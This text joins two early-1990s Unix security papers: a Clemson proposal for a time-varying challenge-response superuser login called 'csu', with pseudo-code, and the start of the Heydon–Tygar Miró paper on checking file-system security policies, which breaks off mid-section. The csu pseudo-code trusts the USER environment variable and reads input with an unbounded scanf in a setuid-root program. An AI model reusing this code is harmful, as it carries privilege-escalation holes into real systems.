Development and installation of large software systems in UNIX typically requires access to the superuser account [4]. The superuser account has unrestricted access to the system and use of this account must be monitored closely to insure system integrity. In most instances, this account can be accessed only by personnel on-site.

Faculty and students at Clemson University are currently involved with a large government research and development project. UNIX based software applications are developed and tested locally at Clemson, and then installed in a production environment located at a government facility. The Internet is the main access route between the development and production locations. Remote superuser access between the two sites is common.

Accessing the superuser account involves transmission of sensitive information, namely system passwords, via the Internet. Any hostile party monitoring Internet traffic has an opportunity

*This work was supported by Department of Defense contract N00421-91-C-0028
TMUNIX is a trademark of AT&T.




Figure 1: Superuser access across the Internet

to capture and use this information. We present a solution to this problem which allows local personnel to gain superuser access quickly and efficiently, without transmitting any compromising information via the Internet.

In section 2 we present an overview of the general solution. Section 3 describes the user interface and provides an example instantiation. Section 4 discusses files and permissions associated with the security mechanism. Section 5 presents security monitoring issues and facilities. Finally, section 6 contains a summary and conclusions.

2 General Solution.

Clemson personnel develop UNIX based software applications on hardware located at Clemson. The production software and hardware are physically located at a government facility. We refer to the computer at the government center as the *remote host* and to the computer at Clemson University as the *local host*. A large amount of interaction occurs between the two sites via the Internet. Some of this interaction requires the Clemson staff to access the superuser account on the remote host. In UNIX terminology this is known as a "su" and is performed by selecting the superuser id and providing the superuser password. The id and password are transmitted across the Internet and available to any hostile party monitoring Internet packet traffic (see Fig. 1). Superuser access provides unlimited access to the remote host.

We present an effective solution with two important attributes. First, local personnel attain superuser access quickly and efficiently. Second, no information is transmitted across the Internet that, if captured by another party, would allow superuser access to unauthorized individuals.

A user on the local host performs the following steps to gain superuser access on the remote host:

- Access remote host via the Internet with the user's regular userid and password.
- Request superuser access on the remote host.
- The remote host uses function $g(t)$, where t is time, to generate a random string of characters, S , which is transmitted to the local host.
- The local host uses function $f(userid, S)$ to produce a new string of characters, S' , which is transmitted to the remote host.




Figure 2: Secure Superuser access across the Internet

The remote host allows superuser access only if S' is the expected response. This process is represented in Figure 2.

The function $g()$, takes a parameter (time) and generates a unique string, S , on each invocation. The function $f()$ transforms S into S' , $f(userid, S) \rightarrow S'$, based on information associated with the userid. These functions are based on a variation of the UNIX password scheme and can be shown, mathematically, to be non-invertible. Note that the specific functions, $f()$ and $g()$, are not important; any non-invertible encryption function is sufficient.

The unauthorized user attains S and S' , which is insufficient information to compromise security. Even knowledge of the functions, $f()$ and $g()$, is insufficient. In section 4, we discuss what information is needed to compromise security. This mechanism is effective and provides a high degree of security as well as a simple user interface. In the next section we examine an example session.

3 Example.

From the user's point of view, there are two programs used in accessing the security mechanism. The program which initiates the sequence is located on the remote host and is called *csu*, after the UNIX *su* command [4]. The corresponding program on the local host is called *respond*. Once the user has gained access to the remote host via the Internet using the normal userid and password, the *csu* command is issued on the remote host:

```
remote_host% csu
Prompt: HE8Xt;eF
Response:
```

On the local host, the user issues a *respond* command:

```
local_host% respond
Prompt:
```

and inputs the string of characters, S , from *csu*:

```
local_host% respond
Prompt: HE8Xt;eF
Response: '{0Ys9FI
```

Respond produces the response string, S' , which is input to *csu* on the remote host:

```
remote_host% csu
Prompt: HE8Xt;eF
Response: '{0Ys9FI
```

Note that in this instance, $S = \text{HE8Xt;eF}$ and $S' = \text{'{0Ys9FI}$. If the response is valid, success is indicated and the user receives a command shell for the superuser account. Otherwise, failure is indicated, and no shell is provided. Each attempted access is logged for monitoring purposes.

Again, we note that the strings, S and S' are different on each invocation, and the correct response varies among users. Note that this mechanism requires the user to maintain two login sessions simultaneously, since *respond* is executed while *csu* awaits a response.

4 Implementation.

The *csu* mechanism involves four files, two on the remote host, and two on the local host. These files, along with their locations and attributes, are listed in Table 1.

Name	Machine	Owner	Group	Perms
<i>csu</i>	host	superuser	<i>csu</i>	-rws - - x - -
<i>csu.local</i>	host	superuser	<i>csu</i>	-rw- - - - -
<i>respond</i>	local	superuser	<i>csu</i>	-rws - - x - -
<i>respond.local</i>	local	superuser	<i>csu</i>	-rw- - - - -

Table 1: Associated Files

Csu, located on the remote host, provides the initial string S , waits for the response string, S' , and provides access to valid users. Only the superuser has read/write access to this file. Execute permission is limited to users in the UNIX group *csu*, whose userids are also located in the file *csu.local*. Note that both *csu* and *respond* are *setuid* programs [4]. Upon execution, the user's effective userid is set to superuser. This allows the programs to access *csu.local* and *respond.local*. Additionally, the *setuid* status allows a command shell with superuser privileges to be provided.

Csu accesses the file *csu.local*, which contains multiple lines of the format:

userid S_1 S_2

Only userids in this file (who are also in UNIX group *csu*) are allowed to execute *csu*. S_1 , along with a random seed, is used to generate the *csu* prompt string S . S_2 is used to validate the response received from the local host.

Respond, located on the local host, accepts the prompt string S and provides the response string S' . Again, only the superuser has read/write access, and only users in the UNIX group *csu* whose userids are located in the file *respond.local* have execute permission. The file, *respond.local*, contains multiple lines of the format:

userid S_2

For each userid, S_2 is used to encode S to produce S' , and is the same in *csu.local* and *respond.local*. Note that S_2 differs among users. Since the encoding scheme is a one-way function, both *csu* and *respond* use S_2 to encode S and compare S' .

The implementation of *csu* and *respond* is straightforward. The appendices contain psuedo-code for each program as well as examples of *csu.local* and *respond.local*.

The *csu* mechanism is a strong deterrent, however, it is not impregnable. If an unauthorized party obtains the file *csu.local*, the encryption scheme, and access to the executable programs *csu* and *respond*, security could possibly be breached. However, to obtain this information, the culprit must already have a method of accessing information restricted to the superuser on both the remote host and the local host.

5 Security Monitoring.

The *csu* mechanism provides monitoring facilities that log all attempted accesses. Each access is logged in the file */var/adm/messages*, e.g. :

```
Oct 28 21:42:51 hostname syslog: csu: Success. User: gbush
```

The presence of an entry indicates that *csu* was executed. The *User:* field lists the userid attempting access. The message following “*csu:*” indicates the result of the attempt:

- **SUCCESS:** the user was granted superuser access.
- **FAILURE:** the user did not respond correctly. The user possibly mis-typed the response. An excessive number of failures should be investigated. Access was denied.
- **UNAUTHORIZED ATTEMPT:** the user is not a member of the group *csu*. Access was denied.
- **INVALID NAME:** the user attempted to execute *csu* under a different executable name. This is probably an attempted security breach. The files *csu.local* and *respond.local* should be recreated. Further investigation is warranted. Access was denied.
- **FILE MODE CORRUPT:** the permissions for the associated files are not those that guarantee integrity. This may indicate an attempted security breach. The files *csu.local* and *respond.local* should be recreated. Further investigation is warranted. Access was denied.

6 Summary and Conclusions.

Our development environment requires access to the UNIX superuser account via the Internet. This requires transmission of sensitive information, namely system passwords, across a possibly unsecure network. We provide a security mechanism, *csu*, which causes only a slight inconvenience for the valid user, and at the same time, transmits no compromising information across the network. The mechanism is essentially a root password that changes as a function of time and user. This mechanism could easily be extended to all remote accesses by making a user's default shell a variation of the *csu* program.

We provide an example access and discuss the files and permissions associated with the mechanism. The mechanism logs all attempted accesses and classifies the type of each failure. Although no machine on the Internet is totally secure, the *csu* mechanism places one more barrier between the intruder and the system.

References

- [1] S.M. Bellovin and M. Merritt. Limitations of the kerberos authentication system. In *Proceedings, Winter USENIX*, Dallas, Texas, 1991.
- [2] D.W. Davies and W.L. Price. *Security for Computer Networks*. John Wiley & Sons, 1989.
- [3] Simson Garfinkel and Gene Spafford. *Practical UNIX Security*. O'Reilly & Associates, Inc., 1991.
- [4] Sun Microsystems. *System and Network Administration*. May 1988.
- [5] R. Morris and K. Thompson. Unix password security. *Comm. of the ACM*, 22(11):594, November 1979.
- [6] Dennis M. Ritchie. On the security of UNIX. *Unix Programmer's Manual, Tenth Edition*, 1990. A. G. Hume and M. D. McIlroy, Editors.
- [7] D. Seeley. A tour of the worm. In *Proceedings, Winter USENIX*, January 1989.
- [8] Eugene H. Spafford. The internet worm program: An analysis. Technical Report CSD-TR-823, Department of Computer Science, Purdue University, November 1988.
- [9] J.G. Steiner, C. Neuman, and J.I. Schiller. Kerberos: An authentication service for open network systems. In *Proceedings, Winter USENIX*, Dallas, Texas, 1988.
- [10] Clifford Stoll. *The Cuckoo's Egg*. New York: Doubleday, 1989.
- [11] B. Taylor and D. Goldberg. Secure networking in the sun environment. In *Proceedings Summer USENIX*, Atlanta, Georgia, 1986.
- [12] V.L. Voydock and S.T. Kent. Security mechanisms in high-level network protocols. *ACM Computer Surveys*, 15(2):135-171, June 1983.

A Pseudo-code for *csu*

This is an outline of the main steps of *csu*. Functions *log()*, *load_key()*, *genstr()*, and *encode()* have obvious implementations.

```
#define CSUNAME "/where/is/csu.local"
#define MODE 33152 /* rw----- */
#define PGMNAME "csu"

main(argc,argv)
{
    /* string variables */
    userid, key, chain, randstr, remoteresponse, localresponse

    /* Get the userid of the caller */
    sprintf(userid, "%s", getenv("USER"));

    /* verify that program was invoked with correct name */
    if (strcmp(PGMNAME,argv[0]) != 0) {
        log("csu: INVALID NAME. Access Denied: %s", userid);
        exit(1);
    }

    /* stat secure file - check permissions, uid, gid */
    stat(CSUNAME,&buf);
    if (buf.st_uid!=0 || buf.st_gid!=GID || buf.st_mode!=MODE) {
        log("csu: FILE MODE CORRUPT. Access Denied: %s",userid);
        exit(1);
    }

    /* Read in the key and chain for this userid */
    if (!load_key(CSUNAME,userid,key,chain)) {
        log("csu: UNAUTHORIZED USER. Access Denied: %s",userid);
        exit(1);
    }

    /* Generate a random string and Encode it */
    genstr(randstr); encode(randstr,key);

    /* Get remote response */
    printf("Prompt: %s\n Response: ",randstr);
    scanf("%s",remoterresponse);

    /* Compute expected response */
    strcpy(localresponse,randstr); encode(localresponse,chain);

    if (strcmp(localresponse,remoterresponse) == 0) {
        log("csu: SUCCESS. User: %s",userid);
        setuid((int)0);
        system("/bin/csh"); /* execute superuser shell */
    } else
        log("csu: FAILURE. User: %s",userid);
}
```

B Pseudo-code for *respond*

This is an outline of the main steps of *respond*. Functions *log()*, *load_key()*, and *encode()* have obvious implementations.

```
#define RESPONDNAME "/where/is/respond.local"

main()
{
    /* string variables */
    userid, chain, randstr, localresponse

    /* Get the userid of the caller */
    sprintf(userid, "%s", getenv("USER"));

    /* Perform program, user, and permission integrity checks */

    /* Read in the key for this userid */
    if (!load_key(RESPONDNAME,userid,chain)) {
        log("respond: Unauthorized attempt. User: %s\n",userid);
        exit(1);
    }

    /* Get remote prompt */
    printf("Prompt: ");
    scanf("%s",randstr);

    /* Compute local response */
    strcpy(localresponse,randstr);
    encode(localresponse,chain);

    printf("Response: %s\n",localresponse);
}
```

C Example *csu.local* and *respond.local*

This is an example of the *csu.local* file.

```
gbush      2_EDfG\2 6n'C.:_r
bclinton   J[-?-Wp: MiH>SJtz
byeltzin   */i2QBJ0 tB>6Q%9h
```

This is the corresponding *respond.local* file.

```
gbush      6n'C.:_r
bclinton   MiH>SJtz
byeltzin   tB>6Q%9h
```

Specifying and Checking Unix Security Constraints

Allan Heydon¹
DEC Systems Research Center
130 Lytton Avenue
Palo Alto, CA 94313
(415) 853-2142
heydon@src.dec.com

J. D. Tygar¹
School of Computer Science
Carnegie Mellon University
Pittsburgh, PA 15213-3890
(412) 268-6340
tygar@cs.cmu.edu

Abstract

We describe a system we have built for specifying and checking security constraints. Our system is *general* because it is not tied to any particular operating system. It is *flexible* because users express security policies in a formal specification language, and it is easy to extend or modify a policy simply by augmenting or changing the specification for the current policy. Finally, our system is *powerful* enough to check for many relations on the current configuration of a file system; however, it is not powerful enough to check for more subtle security holes like Trojan horses or weaknesses in the passwords chosen by the system's users.

We show how to represent various Unix security constraints — including those described in a well known paper on Unix security [GM84] — using our specification language. We then describe the results we obtained from running our tools to check an actual Unix file system against these constraints.

1 Introduction

An important security task faced by any system administrator is that of formulating and enforcing a security policy. One example of a security policy was proposed by Bell and LaPadula [BL73]. In their model, each user and file is assigned a linear security level (e.g., top secret, secret, not secret); roughly speaking, it is only acceptable for users to write files at their security level or higher and to read files at their level or lower. If we could specify such a policy and then run a program to check a file system against it, then we could easily detect security holes on that file system.

We are immediately faced with two problems: that of developing a language in which to formulate such security policies, and that of developing algorithms to automatically check that some specified policy is not violated. Ideally, we would like to provide a policy specification and checking system that is *general*, *flexible*, and *powerful*. First, the system should be general enough to allow and understand policy specifications for different operating systems. Second, it should be flexible enough to allow extensions and modifications to an existing policy. If a system administrator finds a new security hole for which she would like to check, she should be able to do so easily, without having to write a special-purpose program to check for that hole. Finally, the system should be powerful enough to detect any security hole we might want to specify.

¹This research was sponsored in part by the National Science Foundation under a Presidential Young Investigator Award, Contract CCR-8858087. It was also supported in part by the Avionics Laboratory, Wright Research and Development Center, Aeronautical Systems Division (AFSC), U.S. Air Force, Wright-Patterson AFB, Ohio 45433-6543 under Contract F33615-90-C-1465, ARPA Order No. 7597.

The members of the Miró project at Carnegie Mellon have developed a security specification system that meets these goals [HMT⁺90]. The Miró system is general because it is not tied to any particular operating system. It is flexible because users express security policies in a formal specification language, and it is easy to extend or modify a policy simply by augmenting or changing the specification for that policy. In addition, our policy specification language might be used to configure existing security tools such as the Integrated Toolkit for Operating System Security (ITOSS) [RT87]. Finally, the system is powerful enough to check for many relations on the configuration of the file system; however, it is not powerful enough to check for more subtle security holes like Trojan horses or weaknesses in the passwords chosen by the system's users.

Our system has been implemented on Unix, and one of its components is built using the Garnet user interface management system [Mye89], which runs on X windows. Not only is our system real, but it is also practical. Throughout the design and construction of our system, we have stressed algorithmic efficiency, so the system runs quickly and is effective at catching policy violations. We describe the tools comprising our system in Section 3.

This paper is a case study. It shows how the Miró security checking tools can be used to specify a Unix security policy and to check that policy against an existing Unix file system. Some of the security constraints we examine are taken from previous Miró papers. However, most have been simply "transcribed" from textual descriptions found in a well-known paper on Unix security by Grampp and Morris [GM84]. Hence, one important aspect of this paper is that it demonstrates the utility and expressive power of our policy specification language.

Although the security constraints described here are written for the Unix operating system, we want to stress that the Miró specification languages described in Section 2 can be applied to operating systems other than Unix. Also, as opposed to security systems like COPS [FS91] or U-Kuang [Bal88], the power of the Miró system derives from the ease by which it allows users to express and check new security constraints.

2 The Miró Languages

We focus on two different aspects of the security specification domain. First, we use the *instance language* to specify security *configurations*, that is, fixed access relationships between users and files on a file system. Since these specifications can be both read and written, they give users the ability to determine the access rights granted on their files and to modify those rights. The semantics of a configuration specification is a Lampson access matrix [Lam71], which specifies for every user and file whether access for that user on that file is granted or denied for each access permission.

Second, we use the *constraint language* to specify security *policies*. The constraint language is a meta-language of the instance language, since the semantics of a security constraint is simply a *set* of configurations. A policy is specified by a set of constraints, c_1, \dots, c_n . If each constraint represents the set of configurations C_1, \dots, C_n , respectively, then we say a particular configuration is *consistent* with the policy if it is a member of the set $\bigcap_i C_i$, i.e., if it is in each of the configuration sets represented by the constraints comprising the policy.

In this section, we describe the instance and constraint languages by example, so that the constraints described in Section 4 will make sense to the reader. Both languages use a visual notation that borrows heavily from the higraphs proposed by David Harel [Har88]. The detailed syntax and semantics of both languages are described elsewhere [Hey92].

2.1 The Instance Language

The vocabulary of the instance language consists of rectangular boxes and of arrows labeled with access permissions. Boxes represent users and files; they also group users and files to form a hierarchy. Arrows are either positive or negative; they denote the granting or the denial of access rights, respectively. An “X” through an arrow *denies* the access rights denoted by the arrow.




Figure 1: A Simple Instance Language Picture.

Consider Figure 1, which shows a simple instance language picture. Reading the arrows from top to bottom, this picture specifies that: 1) every user in the **admin** group can **read** all of Alice’s files, except for those in her **private** directory (which she alone can **read**), 2) Alice can **write** all of her files, 3) all users in the **admin** group can **write** the files in Alice’s **papers** directory, 5) all users in the **staff** group can **write** all of Bob’s files (including Bob), and 4) all users can **read** all of Bob’s files.




Figure 2: The Built-In Box Types (a) and a Full Box Type-Tree for Unix (b)

One important property of each box in an instance picture is its *type*. A Miró user can define an arbitrary type tree to suit her particular system and security policy. Figure 2(a) shows the three types built into the Miró system, and Figure 2(b) shows how this tree might be extended to accommodate Unix. Each type specification includes a set of attributes associated with that type. For example, the **entity** type includes a Boolean valued attribute named **atomic**; this attribute is true for a box iff that box contains no other boxes. Since the **entity** type is at the root of the type tree, every box inherits the **atomic** attribute. We

can also specify attributes to be associated with types we have added to the type tree. For example, to accommodate Unix, we can specify that a Boolean valued `setuid` attribute is associated with the `file` type. As we shall see in the next section, types are used primarily in the specification of constraints.

2.2 The Constraint Language

A picture drawn in the constraint language — henceforth called a *constraint picture* or simply a *constraint* — specifies a (possibly infinite) set of instance pictures. Each constraint picture can be thought of as a *pattern* for instance pictures, just as a regular expression is a pattern for character strings. We now briefly describe the syntax and semantics of the constraint language; we hope to illustrate the semantics primarily by example.

The building blocks of the constraint language are *box patterns*. A box pattern is denoted by a rectangle like an instance box, but it contains a Boolean predicate written in a simple *box predicate language* instead of a simple name (see Figure 3(a)). An instance box b matches a box pattern with predicate α if the values of b 's attributes, when substituted for the corresponding attribute names in α , make α true. The box predicate language also provides a mechanism to require relationships between instance boxes matching two different box patterns. Box predicate *variables* (denoted by identifiers preceded by “\$”) allow users to require that some attributes of instance boxes matching two or more box patterns are identical. For example, we can specify that the name of some user matches the owner of some file.




Figure 3: Renderings of Box Patterns (a) and Constraint Arrows (b)

The constraint language includes three kinds of arrows, each of which may be negated as in the instance language (see Figure 3(b)). The two arrows we use most in constraints are the *semantics arrow* and the *containment arrow*. The former are labeled with access permissions just like instance arrows. Two instance boxes b_1 and b_2 match box patterns connected by a positive (negative) semantics arrow labeled with permission p if b_1 has (does not have) access permission p on b_2 . Boxes b_1 and b_2 match box patterns connected by a positive (negative) containment arrow if b_1 is (is not) directly contained in b_2 . As shown in Figure 3, there are starred variants to both box patterns and containment arrows; these allow us to express containment at any level.

The constraint language presented so far only allows us to require the existence of certain




Figure 4: The Constraint WRITE-READ. This constraint requires that a user can read a file whenever he/she can write that file.




Figure 5: Exploiting Injective Mappings.

entities and relationships between those entities. However, typical security requirements are often conditioned on the existence of some situation. The constraint language provides the power to express such conditional constraints: constraint elements drawn with thick lines represent the antecedent of an implication, while those drawn in thin lines represent its consequent. For example, the constraint named WRITE-READ shown in Figure 4 is interpreted as follows. The thick part of the constraint matches *any* user/file pair such that the user has **write** permission on the file. The thin part of the constraint then requires (as the consequent of the implication) that the user also has **read** permission on the file. In summary, this constraint states that “**write** permission implies **read** permission”.

In any given matching between instance boxes and constraint box patterns, no two box patterns may be matched with the same instance box. Thus, if we have two box patterns matching **user** boxes, and the first pattern requires that the **user** box matching it has a particular **name**, as shown in Figure 5, then we can conclude that any **user** box matching the second pattern does *not* have the same **name** as the box matching the first pattern. Hence, by the variable “\$A”, the **owner** of any box matching the directory box pattern on the right will always differ from the **name** of any box matching the user box pattern on the lower left². Several of the constraints we present in Section 4 exploit this one-to-one property of the matching semantics. We use this example involving two “user” box patterns because it is the only one appearing in our constraints. It would be more straightforward to write such constraint using constructions like “**name** \neq \$A”, but our box predicate language currently does not allow “ \neq ”.

3 The Miró Software System

Figure 6 shows the software tools comprising the Miró system and their inter-relations [HMT⁺89]. We classify the tools (and languages) as either *front end* or *back end* components. The front end components are designed to work independent of any operating system, while the back end components depend on the particular details of the file system

²We are assuming here that no two user boxes have the same name.




Figure 6: The Software Tools and Languages Comprising the Miró System. The tools and languages relevant to this paper are shown with a thick outline.

with which they interact. To check file systems other than Unix file systems, we would only have to reimplement the back end tools.

The *graphical editor* allows users to draw and edit instance and constraint pictures, and the *PostScript translator* produces PostScript programs to render these pictures on a printer. Once a user has drawn an instance picture, she can feed it to the *ambiguity checker* to check that it is well-formed, and to generate its corresponding access matrix. This access matrix and the instance itself can then be fed to the *constraint checker* along with some constraint picture to check if the instance is consistent with the constraint. The constraint checker works by modeling the instance picture as a special kind of database and compiling the constraint picture into a program that queries that database [Hey92].

The tools described so far work independent of any file system. To interact with a Unix file system, we provide the back end *prober* and *verifier* tools. The prober searches some subtree of a Unix file system and produces an instance picture with the same structure and security relationships as that file system. The verifier compares a given instance picture to a file system and produces a list of discrepancies between the two.

To perform the experiments described in this paper, we used both front- and back-end tools. We first drew our constraint pictures using the graphical editor. We then used the file system prober to produce an instance picture corresponding to the `/usr0` directory of one of the file systems at CMU. Next, we fed that instance picture through the ambiguity checker to generate its corresponding semantics (an access matrix). Finally, we fed the access matrix, the instance picture, and each of our constraint pictures to the constraint checker to determine if the file system was consistent with each constraint.

4 Unix Constraints

In this section, we describe the constraints we use in Section 5 to evaluate the performance of the constraint checker. We have adapted some of these constraints from original constraints suggested in previous Miró papers [HMT⁺90, HMT⁺90]. The others were suggested in the Grampp-Morris article referred to earlier; we have simply translated their written security suggestions into constraint pictures.

4.1 Miró Security Constraints

The constraints suggested by previous Miró papers are designed fulfill a variety of needs. Some guarantee “well-formedness” properties of any instance picture, some enforce various containment relationships relative to the box type system, and others are general security constraints for Unix. Here, we present some representative constraints from a previous Miró paper [HMT⁺90].

4.1.1 GRP-IN-1-W, GRP-IN-W-ONLY, W-IS-ROOT

The constraints shown in Figure 7 place restrictions on the nesting of **group** and **world** boxes. Constraints (a) and (c) introduce a new aspect to the constraint language syntax and semantics we did not describe earlier. We may associate an integer-valued interval with each constraint. For each matching to the thick part of the constraint, we *count* the number of consistent extensions to the thin part of the constraint, and that number must fall in the specified interval. If no interval is specified, the default is “[1, ∞]”; this interval corresponds to the original semantics we described in which for each thick matching, there must exist (i.e., be at least 1) consistent thin matching.

The constraint named GRP-IN-1-W (a) requires that every **group** is contained in exactly one **world**. However, it is still possible that a **group** could be contained in a box other than a **world**. The GRP-IN-W-ONLY constraint (b) therefore requires that every box containing a **group** must be a **world**. Finally, the W-IS-ROOT constraint (c) requires that a **world** is contained in no other box. The negative nature of this constraint stems from its [0,0] integer range: an instance is consistent with the constraint only if there are *no* thin extensions to each thick matching.




Figure 7: The Constraints GRP-IN-1-W, GRP-IN-W-ONLY, and W-IS-ROOT. These constraints require that each **group** box is contained in exactly one **world** box, that each **group** box is contained in **world** boxes only, and that **world** boxes are contained in no other boxes, respectively.

4.1.2 PRIVATE-MAIL

The PRIVATE-MAIL constraint is shown in Figure 8. This constraint assumes that mail systems organize each user's mail files in a certain way. Each user's mail is stored in a subdirectory of their home directory called "Mail". That directory contains subdirectories that partition the mail into categories, and the actual mail files themselves (one file for each mail message) reside in those subdirectories. For each user whose mail is organized in this manner, the PRIVATE-MAIL constraint checks that no one besides the owner of the mail files can actually read them.

